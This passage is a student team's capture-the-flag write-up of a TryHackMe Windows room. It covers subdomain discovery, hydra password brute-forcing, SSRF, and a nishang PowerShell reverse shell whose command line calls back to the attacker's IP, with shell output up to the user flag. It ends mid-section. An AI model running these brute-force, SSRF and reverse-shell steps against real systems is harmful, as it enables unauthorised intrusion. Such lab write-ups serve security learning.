
By clicking the word **here,** it bring us to another page.



View page source at the previous page where it shown “You can find your name **here**”, and we could see the hyperlink. Copy that link



And paste it in the search engine;
http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=
. Then the name is shown on the page.



Thought process/Methodology/Attempt

I (Izzati Alia) started off with reading through the room and managed to figure out the first step which is to edit the config file and add ironcorp.me into it. So, I did some research about how to edit config file and found that I need to use **sudo nano** to open the file **/etc/hosts**; in which I found this file on Day 8's challenge. I then added my machine's IP address along with ironcorp.me and saved it. Next, I run **nmap** to look for open ports with the command **nmap -n -Pn -sV -sC -p1-20000 ironcorp.me -o ironcorp.me.**

After it finished scanning, I could see that there are some open ports. I tried to browse to **ironcorp.me** using all the available ports but nothing showed up except for port **8080** and **11025.** On **ironcorp.me:8080,** I can see a page with a dashboard. I tried to search for anything useful by going through the webpage but there was nothing, so I browsed to **ironcorp.me:11025** and managed to get another page with words 'coming soon'. Once again, there isn't anything useful.

Then, I tried to see if there are any subdomains running. I used **dig** command; **dig @10.10.215.152 ironcorp.me axfr.** My first try was a failure as it stated 'Connection to 10.10.215.152#53(10.10.215.152) for ironcorp.me failed: timed out.' However, my second attempt was a success and it showed that there are two subdomains; **admin.ironcorp.me** and **internal.ironcorp.me.** Next, I opened the **/etc/hosts** file again using **nano** and put in my IP address as well as the subdomains, and saved the file.


After put in the IP address and the subdomains in the **/etc/hosts** file, I (Nurul Nabilah) managed to enumerate the first and second subdomains using the port **11025.** Access forbidden at the first subdomain; **internal.ironcorp.me** and the second subdomain; **admin.ironcorp.me** requires authentication. For brute forcing, I navigate to the **/usr/share/nmap/nselib/data** directory first and found the **passwords.lst** file. Then, I used **hydra** to find the correct credentials; **hydra -l admin -P passwords.lst -s 11025 -f admin.ironcorp.me http-get** .

When logging in, it showed a page that contains an input to perform queries. Then, I add the GET Parameters ; **?r=http://internal.ironcorp.me:11025** next to the current URL in the search engine, and it showed "You can find your name **here**". After I clicked the word **here,** it bring me to another page. Then, i go back to the previous page to view the page sources in order to read the system files. When I scrolled down the page source, I could see the hyperlink and I managed to copy it. Then, I replace the parameter in the search engine with the link that I've copied. Finally, the name is shown on the page.


Section 2 - Initial Foothold

Member involved: Muhammad Ajwad bin Mohamad A'sim
Tools used: terminal, burpsuite, python3, nano, netcat


Tried to use the method from [TryHackMe | Windows PrivEsc](), but failed




Trying to use this method, which is nishang reverse shell




Copying the source code into the file created locally




Making home directory as a webserver




Making sure the webserver is up and running




Encoding the command as url




Setting up netcat listener on port 1338



Injecting the code into the target machine



Got the reverse shell



Thought process/Methodology/Attemps

After found the way to inject malicious code into the url, i used burpsuite to intercept the connection between the website and my machine. When scanning the open ports using nmap earlier, i found out that the target machine is a windows machine, so i searched methods to perform privilege for windows machine.

Firstly, I used the method in the Windows10privesc by tryhackme.com. I downloaded the reverse shell into my attacking machine and started smb server from my home directory. Then I tried to download the reverse shell into the target machine, but failed to do so. My guess was I could not copy the file into the target machine because it does not allow it. I just proceed to the next step where I launch the reverse shell, in case it worked. Unfortunately, it did not.

The second way that I tried was to use nishang Invoke-PowerShellTcp.ps1 as my reverse shell. I copied the source code for the reverse shell and pasted it in a new file that I created in my home directory. After reading through the source code, I then realised that I need to paste a line at the end of the source code in order to make the reverse shell working. After doing that, I was trying to figure out how to download the source code because if I use wget command to download it into the target machine, it will not work. After researching more, I found that it need a specific command to do that. I set up netcat listener on the port that I have specified in the reverse shell. After that, I used python3 to make my home directory as a webserver on port 80. Then, I injected the command into the url.

Final product/Result

I have managed to get the reverse shell to work.

Section 3 - Obtaining User and Root Flags

Members Involved:- Muhammad Naqiuddin Bin Edy Azhar
Tools Used:- Python3

- ❖ After Gaining Access From the Reverse Shell

```
1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~ ×
┌──(1211102001㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.4.71.234] from (UNKNOWN) [10.10.207.92] 50027
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS E:\xampp\htdocs\internal>whoami
nt authority\system
PS E:\xampp\htdocs\internal> ls

    Directory: E:\xampp\htdocs\internal


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/27/2020   8:38 AM             53 .htaccess
-a----        4/11/2020   9:34 AM            131 index.php
-a----        4/11/2020   9:34 AM            142 name.php


PS E:\xampp\htdocs\internal>
```

```
PS E:\xampp\htdocs\internal> D:
PS E:\xampp\htdocs\internal> Set-Location : Cannot find drive. A drive with the name 'D' does not exist.
At line:1 char:1
+ Set-Location $MyInvocation.MyCommand.Name
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (D:String) [Set-Location], Drive
   NotFoundException
    + FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.SetL
   ocationCommand


PS E:\xampp\htdocs\internal> C:
PS C:\>
```

❖ Listing All Directories in C drive

```
PS E:\xampp\htdocs\internal> C:
PS C:\> ls -al
PS C:\> Invoke-PowerShellTcp : A parameter cannot be found that matches parameter name
'al'.
At line:128 char:1
+ Invoke-PowerShellTcp -reverse -ipaddress 10.4.71.234 -port 1234
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp

ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020  11:27 AM                inetpub
d-----        4/11/2020   8:11 AM                IObit
d-----        4/11/2020  12:45 PM                PerfLogs
d-r---        4/13/2020  11:18 AM                Program Files
d-----        4/11/2020  10:42 AM                Program Files (x86)
d-r---        4/11/2020   4:41 AM                Users
d-----        4/13/2020  11:28 AM                Windows


PS C:\> cd /Users
PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


PS C:\Users>
```

❖ Initial Try to List Files From Each User

```
PS C:\Users> cd Admin
PS C:\Users\Admin> ls
PS C:\Users\Admin> ls : Access to the path 'C:\Users\Admin' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Admin:String) [Get-C
   hildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand


PS C:\Users\Admin> cd \Users
PS C:\Users> cd Administrator
PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\Users\Administrator>
```

❖ Having Permissions in Administrator User and Try to List Out File & Folders In Each (Main) Folders \\\ Gaining The User Flag

```
    Directory: C:\Users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\Users\Administrator> cd Downloads
PS C:\Users\Administrator\Downloads> ls
PS C:\Users\Administrator\Downloads> cd \Users\Administrator
PS C:\Users\Administrator> cd Documents
PS C:\Users\Administrator\Documents> ls
PS C:\Users\Administrator\Documents> cd \Users\Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

❖ Continuing On checking Other User Directories

```
